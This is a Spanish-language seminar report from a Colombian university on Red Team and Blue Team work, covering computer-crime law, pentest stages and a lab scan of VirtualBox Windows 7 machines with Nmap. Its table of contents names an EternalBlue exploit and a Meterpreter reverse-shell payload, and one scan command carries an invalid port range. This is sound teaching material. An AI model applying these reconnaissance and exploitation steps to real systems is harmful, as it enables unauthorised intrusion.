

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS
BLUETEAM Y REDTEAM

ARVEY MELENDEZ ROJAS

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ECBTI

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN
CIBERSEGURIDAD RED TEAM & BLUE TEAM

BOGOTÁ D.C.

2020

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS
BLUETEAM Y REDTEAM

Socialización de informe técnico

ARVEY MELENDEZ ROJAS

Director de curso

John Freddy Quintero Tamayo

Ingeniero

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ECBTI

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN
CIBERSEGURIDAD RED TEAM & BLUE TEAM

BOGOTÁ D.C.

2020

RESUMEN

En el siguiente informe se pretende socializar todas las etapas vistas durante el seminario especializado denominado equipos estratégicos en ciberseguridad Red Team & Blue Team el cual se tomó como opción de grado para obtener el título de especialista en seguridad informática. El seminario inicia abordando criterios éticos y legales que envergan el accionar de los equipos Red Team & Blue Team y las organizaciones y algunos conceptos de herramientas y equipos de seguridad. Luego en una parte intermedia se ejecutaron pruebas de intrusión a unas máquinas virtuales controladas en un escenario seguro por medio del programa VirtualBox con el fin de demostrar vulnerabilidades en un sistema informático a partir del uso de metodologías y técnicas de intrusión. En una última etapa se generaron estrategias de contención mediante el análisis de riesgos y vulnerabilidades en los escenarios propuestos de la etapa anterior y se sugirieron algunas recomendaciones para que en lo posible mitiguen o reduzcan el riesgo de ataques por parte de ciberdelincuentes.

TABLA DE CONTENIDO

INTRODUCCIÓN OBJETIVOS

1 EQUIPOS RED TEAM & BLUE TEAM	9
1.1 Que es y que hace un equipo Red Team	9
1.2 Que es y que hace un equipo Blue Team	9
2 ACTUACIÓN ÉTICA Y LEGAL	10
3 LEGISLACIÓN VIGENTE EN COLOMBIA PARA DELITOS INFORMÁTICOS	10
3.1 DELITOS INFORMÁTICOS	10
3.2 LEY 1273 DEL 05 DE ENERO DEL 2009.....	11
3.2.1 De los atentados contra la confidencialidad, la integridad y la disponibilidad de los atentados y de los sistemas informáticos	11
3.2.2 De las atentados informáticos y otras infracciones	11
4 PASOS PARA REALIZAS PRUEBAS DE PENETRACIÓN O PENTESTING	12
4.1 RECOPIACIÓN DE INFORMACIÓN	12
4.2 BÚSQUEDA DE VULNERABILIDADES	12
4.3 EXPLOTACIÓN DE VULNERABILIDADES.....	12
4.4 POS - EXPLOTACIÓN DE VULNERABILIDADES	13
4.5 INFORME DE RESULTADOS	13
5 HERRAMIENTAS Y SERVICIOS UTILIZADOS EN CIBERSEGURIDAD	13
5.1 METASPLOIT	13
5.2 NMAP	13
5.3 OPENVAS	13
5.4 CVE	14
6 PRUEBAS DE PENETRACIÓN O PENTESTING	14
6.1 HERRAMIENTA NMAP	15
7 ATAQUE DE DOS CON LA HERRAMIENTA METASPLOIT FRAMEWORK	17
8 VULNERABILIDAD AL PC DE WINDOWS POR MEDIO DEL EXPLOIT ETERNALBLUE	20

8.1	PAYLOAD METERPRETER.....	23
9	ANÁLISIS DE LOS ATAQUES PRESENTADOS EN LAS MAQUINAS DE WINDOWS 7.....	32
9.1	COMO PREVENIR LOS TAQUES PRESENTADOS EN LOS EQUIPOS DE WINDOWS 7	32
10	ACCIONES DE HARDENIZACIÓN Y RECOMENDACIONES A IMPLEMENTAR PARA EVITAR QUE SUCEDAN ATAQUES DE SEGURIDAD INFORMÁTICA.....	33
10.1	HARDENING EN WINDOWS	33
10.2	HARDENING EN EL HARDWARE	34
10.3	OTRAS FORMAS DE HARDENING.....	34
11	HERRAMIENTAS QUE PERMITEN CONTENER ATAQUES INFORMÁTICOS	35
11.1	SNORT PARA WINDOWS	35
11.2	MOON SECURE AV	35
11.3	TINYWALL.....	35
12	CONCLUSIONES	36
13	RECOMENDACIONES	37

TABLA DE ILUSTRACIONES

Ilustración 1. Utilización comando “ip addr”	15
Ilustración 2. Utilización del comando “nmap -sn”	15
Ilustración 3. Revisión de los puertos de la IP 192.168.1.10	16
Ilustración 4. Otros puertos disponibles de la IP 192.168.1.10	17
Ilustración 5. Iniciando la herramienta Metasploit Framework	18
Ilustración 6. Ruta que dispone el modulo auxiliar “auxiliary/dos/Windows/rdp/ms12_020_maxchannelids”	18
Ilustración 7. Configuraciones del exploit.....	19
Ilustración 8. Asignación de “RHOST” y puerto para conexión remota.....	19
Ilustración 9. Ejecución del exploit y su resultado.....	20
Ilustración 10. Utilización del exploit Eternalblue	21
Ilustración 11. Configuración del RHOST, LHOST y selección del Payload	21
Ilustración 12. Ejecutando el exploit Para el acceso remoto grafico	22
Ilustración 13. Resultado del exploit Para el acceso remoto grafico	22
Ilustración 14. Inicio de la herramienta metasploit	23
Ilustración 15. Comando “show options” para observar las configuraciones del exploit	24
Ilustración 16. Comando “set payload windows/x64/meterpreter/reverse_tcp”	25
Ilustración 17. Detalles del exploit y del payload.....	25
Ilustración 18. Ajuste del RHOSTS, LHOST y LPORT	26
Ilustración 19. Ejecución del exploit con éxito.....	27
Ilustración 20. Utilización del comando Shell.....	28
Ilustración 21. Resultado al ejecutar el archivo winse20w0.exe	29
Ilustración 22. IP de del pc Windows 7/86	29
Ilustración 23. Configuración del Exploit para atacar al pc Windows 7/86	30
Ilustración 24. Ejecución del exploit para el pc Windows 7/86	30
Ilustración 25. Resultado no exitoso del exploit para Windows 7/86.....	31
Ilustración 26. Informe del evento de pantalla azul en windows 7 /86	31

INTRODUCCIÓN

A partir del acelerado incremento de interrelación global por el uso de la comunicación (la internet, el correo electrónico, los teléfonos celulares, las redes sociales...), las personas y las organizaciones privadas y públicas han quedado expuestas, por las vulnerabilidades de los sistemas de intercomunicación y manejo de la información y por la falta de preparación y de cuidado en su uso, al progresivo y peligroso impacto de la ciberdelincuencia¹. Teniendo en cuenta lo anterior, muchas organizaciones se han preocupado por proteger uno de sus activos más preciados como lo es la información que maneja y posee, por tal razón, nace la necesidad de contar con equipos estratégicos en Ciberseguridad como lo son los equipos RedTeam & BlueTeam para que ayuden en la contención de ataques informáticos mediante el análisis de riesgos y vulnerabilidades en una estructura de tecnología de la información, el cual es el punto esencial del seminario especializado como opción de grado para poder obtener el título de Especialista en Seguridad Informática.

Inicialmente en el siguiente informe se definirá que son y cuál es el objetivo de los equipos Red Team y Blue Team, se abordara brevemente la normatividad aplicable para la legislación colombiana para delitos informáticos como lo es la ley 1273 del 05 de enero del 2009. Posteriormente se mostraran los pasos y evidencias de pruebas de penetración o pentesting realizadas en un escenario controlado como VirtualBox. Por último se revisaran las acciones necesarias y recomendaciones para contener un ataque informático.

¹ Ojeda-Pérez, Jorge Eliécer; Rincón-Rodríguez, Fernando; Arias-Flórez, Miguel Eugenio & Daza-Martínez, Libardo Alberto. Delitos informáticos y entorno jurídico vigente en Colombia. [En línea]. Cuadernos de Contabilidad, 11 (28), (Enero-Junio), 2010, P 41-66. Disponible en: <https://dialnet.unirioja.es/servlet/articulo?codigo=3643404>

OBJETIVOS

OBJETIVO GENERAL

- Presentar un informe final del seminario especializado sobre equipos estratégicos en ciberseguridad red team & blue team relacionando aspectos relevantes de las actividades realizadas durante el seminario.

OBJETIVOS ESPECÍFICOS

- ✓ Definir que son y cuál es el objetivo principal de los equipos Red Team y Blue Team.
- ✓ Redactar brevemente las leyes y decretos que existen dentro del margen legal en Colombia sobre delitos informáticos
- ✓ Definir cada una de las etapas de un pentesting por medio de un ejemplo de alguna herramienta que se utiliza para esta actividad.
- ✓ Mencionar algunas herramientas y servicios utilizados en Ciberseguridad
- ✓ Documentar el proceso de las pruebas de penetración al sistema informático expuesto en la etapa 3 del seminario
- ✓ Definir algunas herramientas de contención de ataques informáticos con licencias gratuitas.
- ✓ Proponer o recomendar acciones de hardenización para evitar en un futuro se repita un ataque informático.

1 EQUIPOS RED TEAM & BLUE TEAM

Antes de inicial con los aspectos legales que encierra la legislación vigente en Colombia para los delitos informáticos, se explicara que son los equipos Red Team y Blue Team, sus características y sus principales funciones.

Los equipos Red Team y Blue Team está compuesto por expertos en ciberseguridad especializados en poner a prueba la seguridad informática de una organización buscando vulnerabilidades, explotándola con el fin de brindar mejoras en los controles de seguridad y para prevenir en un futuro ataques reales por los ciberdelincuentes.

1.1 Que es y que hace un equipo Red Team

Los equipos Red Team son grupos de expertos que son contratados por una organización para poner a prueba la seguridad informática de la entidad en donde realizan ataques por medio de diferentes métodos con el fin de mejorar esas brechas de vulnerabilidades que encuentren con estos ataques.

El principal objetivo de los equipos Red Team es el de representar ataques reales, utilizando todas las herramientas y diferentes técnicas de intrusión para conseguir su objetivo final como robar información, realizar fraudes, realizar denegación de servicios, manipular los sistemas entre otros tal cual como lo haría un ciberatacante.

1.2 Que es y que hace un equipo Blue Team

Los Blue Team son equipos multidisciplinarios de expertos en ciberseguridad especializados en analizar el comportamiento de los sistemas de una empresa y estudiar cómo se comportan sus usuarios y equipos para poner al descubierto de forma rápida cualquier incidente que pueda haber pasado inadvertido para el resto de sistemas de seguridad.²

El principal objetivo de los equipos Blue Team es el de estar evaluando las diferentes amenazas informáticas que pueden afectar a la organización, crean planes de mitigación del riesgo, implantan medidas reactivas para responder y contener en el caso de un incidente de seguridad, realizan análisis forense con el fin de rastrear el origen de la intrusión y evaluación su impacto. Igualmente crean

² It Digital Security. ¿Qué es un Blue Team y cómo trabaja? It Digital Security. 30 MAY 2018. [En línea]. Disponible en: <https://www.itdigitalsecurity.es/actualidad/2018/05/que-es-un-blue-team-y-como-trabaja>

guías de bastionado y definen controles de seguridad para los sistemas informáticos.³

2 ACTUACIÓN ÉTICA Y LEGAL

La ética en las acciones del ser humano juega un papel muy importante para diferenciar entre el accionar bien o incorrectamente, en el caso de la profesión de la ingeniería y sus afines, la ética profesional está reglamentada bajo la ley 842 del 2003 la cual contiene las disposiciones especiales, los deberes, las obligaciones, las prohibiciones, inhabilidades e incompatibilidades⁴ para ejercer la profesión como ingeniero y sus afines, de allí la importancia de conocer este código de ética profesional para aplicarlo cabalmente, ya que al incumplirlo puede ocasionar hasta la cancelación de la tarjeta profesional y verse involucrado en delitos penales como lo estipula la ley 1273 del 05 de enero del 2009.

3 LEGISLACIÓN VIGENTE EN COLOMBIA PARA DELITOS INFORMÁTICOS

El estado colombiano expidió varias leyes entre ellas la ley 1581 de 2012 Por la cual se dictan disposiciones generales para la protección de datos personales, la ley 1712 de 2014, por medio de la cual se crea la ley de Transparencia y del Derecho de Acceso a la Información Pública Nacional y la ley 1723 del 05 de enero del 2009 en donde modifica el código penal y crea un bien jurídico denominado “De la protección de la información y de los datos”⁵ esta última reglamenta los tipos de delitos informáticos con sus penas y multas respectivas.

3.1 DELITOS INFORMÁTICOS

Los delitos informáticos son conductas en que el o los delincuentes se valen de medios informáticos como computadoras, sistemas informáticos u otros dispositivos

³ Tarlogic Cybersecurity Experts. Servicio de evaluación y respuesta proactiva frente a amenazas de seguridad. Tarlogic Cybersecurity Experts 2020. [En línea]. Disponible en: <https://www.tarlogic.com/blackarrow-servicios-seguridad-ofensiva/blue-team/>

⁴ Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). Recuperado de: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

⁵ COLOMBIA. Ministerio de Tecnologías de la Información y las Comunicaciones. . [En línea]. Min Tic. Ley 1723 (05, enero, 2009). Por medio de la cual se modifica el código penal, se crea un nuevo bien jurídico tutelado - denominado de la protección de la información y de los datos. Min Tic. Bogotá D.C., 2009. 4 p. Disponible en: http://www.mintic.gov.co/portal/604/articulos-3705_documento.pdf

de comunicación para cometer daños y delitos como implantación de virus, suplantación de sitios web, estafas, violación de derechos de autor, piratería, etc.

3.2 LEY 1273 DEL 05 DE ENERO DEL 2009

Se crea en el código penal la protección de la información, de los datos y se preservan Integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones.

3.2.1 De los atentados contra la confidencialidad, la integridad y la disponibilidad de los atentados y de los sistemas informáticos

ART. 269A: ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO. Es acceder parcial o totalmente a un sistema informático protegido sin permiso.

ART. 269B: OBSTACULIZACIÓN ILEGITIMA DE SISTEMA INFORMÁTICO O RED DE TELECOMUNICACIÓN. Es quien sin autorización entorpezca el funcionamiento normal en un sistema informático o a una red de telecomunicaciones.

ART. 269C: INTERCEPTACIÓN DE DATOS INFORMÁTICOS. Es quien intercepte datos informáticos sin previa autorización legal.

ART. 269D: DAÑO INFORMÁTICO. Es quien sin estar autorizado destruya parcial o totalmente datos informáticos, sus partes o componentes lógicos.

ART. 269E: USO DE SOFTWARE MALICIOSO. . Es quien sin estar facultado utiliza software malicioso u otros programas de computación con efectos dañinos a un sistema informático.

ART. 269F: VIOLACIÓN DE DATOS PERSONALES. Es quien sin estar autorizado saca provecho a información personal de un sistema informático.

ART. 269G: SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES. Es quien sin estar facultado diseña sitios web para cometer actos ilícitos como el robo de información personal.

3.2.2 De las atentados informáticos y otras infracciones

ART. 269I: HURTO POR MEDIOS INFORMÁTICOS y SEMEJANTES. Es quien burla la seguridad de un sistema informático para cometer robos.

ART. 269J: TRANSFERENCIA NO CONSENTIDA DE ACTIVOS. Es quien con alguna artimaña logra manipular un sistema informático para lucrarse por medio de transferencias no autorizadas.

Todos los delitos mencionados anteriormente incurrirán en pena de prisión desde (36) a (120) meses y en multas desde 100 a 1500 SMLMV⁶ dependiendo de la gravedad del delito.

4 PASOS PARA REALIZAS PRUEBAS DE PENETRACIÓN O PENTESTING

Las pruebas de penetración o pentesting son utilizadas para identificar las fallas o vulnerabilidades de un sistema informático con el fin de mitigarlas o corregirlas antes que sufran un verdadero ataque por parte de los delincuentes informáticos. Los pasos para desarrollar estas pruebas de penetración inician con la recolección de información, luego con la búsqueda de vulnerabilidades para luego explotarlas y por último se realiza el informe de los resultados obtenidos.

4.1 RECOPIACIÓN DE INFORMACIÓN

Esta fase consiste en obtener la información necesaria para conocer el objetivo a atacar. Una de las herramientas que se podría utilizar para la parte de redes sería Nmap la cual se encarga de determinar que hot están disponibles en la red, los servicios que estos ofrecen entre otras cualidades. Como por ejemplo nos serviría para escanear todos los puertos del objetivo a penetrar mediante el comando:

```
> db_nmap { ip xxxxx} -p 1-655357
```

4.2 BÚSQUEDA DE VULNERABILIDADES

Una vez realizado el primer paso de recopilar la información necesaria del objetivo, se inicia la fase de buscar entre esa información alguna vulnerabilidad y una herramienta que puede cumplir esta función es NESSUS

4.3 EXPLOTACIÓN DE VULNERABILIDADES

En este paso se explota la vulnerabilidad encontrada como por ejemplo encontrar accesos a los sistemas del objetivo para obtener un control parcial o total por medio de un exploits. Una herramienta utilizada para esta función puede ser Payload la

⁶ Ídem

⁷ Catoira, Fernando. Pruebas de penetración para principiantes: explotando una vulnerabilidad con metasploit framework. [En línea]. Revista .seguridad | 1 251 478, 1 251 477 | Revista bimestral. Universidad Nacional Autónoma de México. 2018. Disponible en: <https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra>

cual se encarga de ejecutar la secuencia de instrucciones en la vulnerabilidad encontrada.

4.4 POS - EXPLOTACIÓN DE VULNERABILIDADES

Una vez explotada la vulnerabilidad encontrada el objetivo la idea es mantener el acceso, obtener información para conseguir el máximo nivel de privilegios y borrar rastros del ataque. Para mantener el acceso se pueden utilizar los backdoors.

4.5 INFORME DE RESULTADOS

Por último se realiza en informe indicando las fortalezas como los riesgos de vulnerabilidades encontradas en las pruebas de penetración o pentesting como también las acciones que se deben realizar para mitigarlas. Este informe se debe realizar tanto ejecutivo como técnico tanto para las personas que son ajenas al área TI o que no tienen los conocimientos técnicos necesarios para entender un informe técnico.

5 HERRAMIENTAS Y SERVICIOS UTILIZADOS EN CIBERSEGURIDAD

5.1 METASPLOIT

Esta herramienta es utilizada en la investigación de vulnerabilidades de seguridad informática por medio de exploits.

5.2 NMAP

Nmap es utilizada para el escaneo de redes y la auditoria en seguridad informática. Esta herramienta permite determinar que host están disponibles en la red, los servicios que estos ofrecen, los sistemas operativos que se están ejecutando entre otras cualidades.⁸

5.3 OPENVAS

Esta herramienta se utiliza para buscar vulnerabilidades con el fin de brindar la información necesaria para un ataque informático.

⁸ Bortnik, Sebastián. PRUEBAS DE PENETRACIÓN PARA PRINCIPIANTES: 5 HERRAMIENTAS PARA EMPEZAR. [En línea]. Revista .seguridad | 1 251 478, 1 251 477 | Revista bimestral. Universidad Nacional Autónoma de México. 2018. Disponible en: <https://revista.seguridad.unam.mx/numero-18/pruebas-de-penetracion-para-principiantes-5-herramientas-para-empezar>

5.4 CVE

Los CVE proporcionan listas de información sobre debilidades ya conocidas para identificar una vulnerabilidad en concreto.

6 PRUEBAS DE PENETRACIÓN O PENTESTING

Según el anexo de la etapa 3 del seminario, se pudo recolectar la siguiente información:

- Los dos equipos sospechosos tienen Sistema operativo Windows 7 x86 y x64, cuentan con un SMBv1 activo para compartir impresoras y algunos archivos dentro de la red.
- La última actualización de seguridad de los S.O fue el 05 de febrero del 2017
- La falla de seguridad puede estar relacionada con el identificador CVE-2017-0144
- Los equipos no tienen instalada la actualización MS17-010

Al analizar la información anterior se puede observar que estos equipos de cómputo están utilizando sistemas operativos antiguos como es el Windows 7 y estos no se encuentran actualizados, los cuales por lo menos deberían estar actualizados hasta el 14 de enero del 2020 en donde Microsoft dio final al soporte de este sistema operativo.

Para las pruebas de penetración o pentesting a los equipos de cómputo implicados se utilizara un equipo con sistema operativo kaly Linux en donde se buscara información de la red y de puertos por medio del software Nmap, también se utilizara la herramienta Metasploit para mirar las vulnerabilidades de seguridad de los equipos por medio de exploits.

Para la utilización de un exploit se debe contar con la siguiente información:


- ✓ RHOST :IP remota de la victima
- ✓ LHOST: IP del atacante
- ✓ LPORT: Puerto local

Las IP de los equipos a utilizar para la prueba de PENTESTING son:

- Kaly Linux 192.168.1.9
- Windows x64 192.168.1.10
- Windows x86 192.168.1.5

Para iniciar con la búsqueda de la información necesaria para iniciar el ataque a la máquina de Windows 7 se puede utilizar el comando “ip addr” para mirar el rango de las IP que se encuentra en la red

Ilustración 1. Utilización comando “ip addr”




```
estudiante@seminario:~$ sudo -i
[sudo] password for estudiante:
root@seminario:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default ql
en 1000
    link/ether 08:00:27:1f:41:01 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.9/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 84578sec preferred_lft 84578sec
    inet6 fe80::a00:27ff:felf:4101/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
root@seminario:~#
```

Fuente: El Autor

6.1 HERRAMIENTA NMAP

Una vez conocido el rango de las IP 192.168.1.9/24 utilizamos el comando “nmap -sn” y el rango de la IP con el fin de hacer un escaneo rápido dando como resultado una lista de IP que se encuentran activas en la red

Ilustración 2. Utilización del comando “nmap -sn”



```
root@seminario:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-26 15:04 -05
Nmap scan report for 192.168.1.1
Host is up (0.0021s latency).
MAC Address: B0:EA:BC:E4:32:15 (Askey Computer)
Nmap scan report for 192.168.1.2
Host is up (0.073s latency).
MAC Address: 04:4E:AF:0A:2F:50 (LG Innotek)
Nmap scan report for 192.168.1.4
Host is up (0.072s latency).
MAC Address: 10:44:00:B1:90:45 (Huawei Technologies)
Nmap scan report for 192.168.1.8
Host is up (0.0012s latency).
MAC Address: 4C:EB:42:53:19:E8 (Intel Corporate)
Nmap scan report for 192.168.1.10
Host is up (0.0014s latency).
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.9
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 12.93 seconds
root@seminario:~#
```


Fuente: El Autor

En la imagen anterior se observa que hay 6 dispositivos activos en la red los cuales son:

- 192.168.1.1 El Router
- 192.168.1.2 Un Smart TV LG,
- 192.168.1.4 Un celular Huawei
- 192.168.1.8 El PC con Windows 10, (físico)
- 192.168.1.10 El pc con Windows 7/64 (virtual)
- 192.168.1.9 El pc con Kaly Linux (virtual)

Luego se utiliza nuevamente la herramienta Nmap con la IP 192.168.1.10 del pc de Windows 7 para mirar los puertos disponibles.

Ilustración 3. Revisión de los puertos de la IP 192.168.1.10



```
Kali - Seminario [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

estudiante@seminario: ~
Archivo  Acciones  Editar  Vista  Ayuda


[sudo] password for estudiante:
root@seminario:~# nmap 192.168.1.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-25 21:44 -05
Nmap scan report for 192.168.1.10
Host is up (0.00095s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2869/tcp  open  icslap
5357/tcp  open  wsdapi
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.54 seconds
root@seminario:~#
```

Fuente: El Autor

Al desactivar el firewall y el Windows defender de la maquina víctima, se habilitan otros puertos disponibles y abiertos.

Ilustración 4. Otros puertos disponibles de la IP 192.168.1.10



```
Kali - Seminario [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

estudiante@seminario: ~
Archivo Acciones Editar Vista Ayuda

root@seminario:~# nmap 192.168.1.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-25 21:50 -05
Nmap scan report for 192.168.1.10
Host is up (0.0016s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49175/tcp open  unknown
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.86 seconds
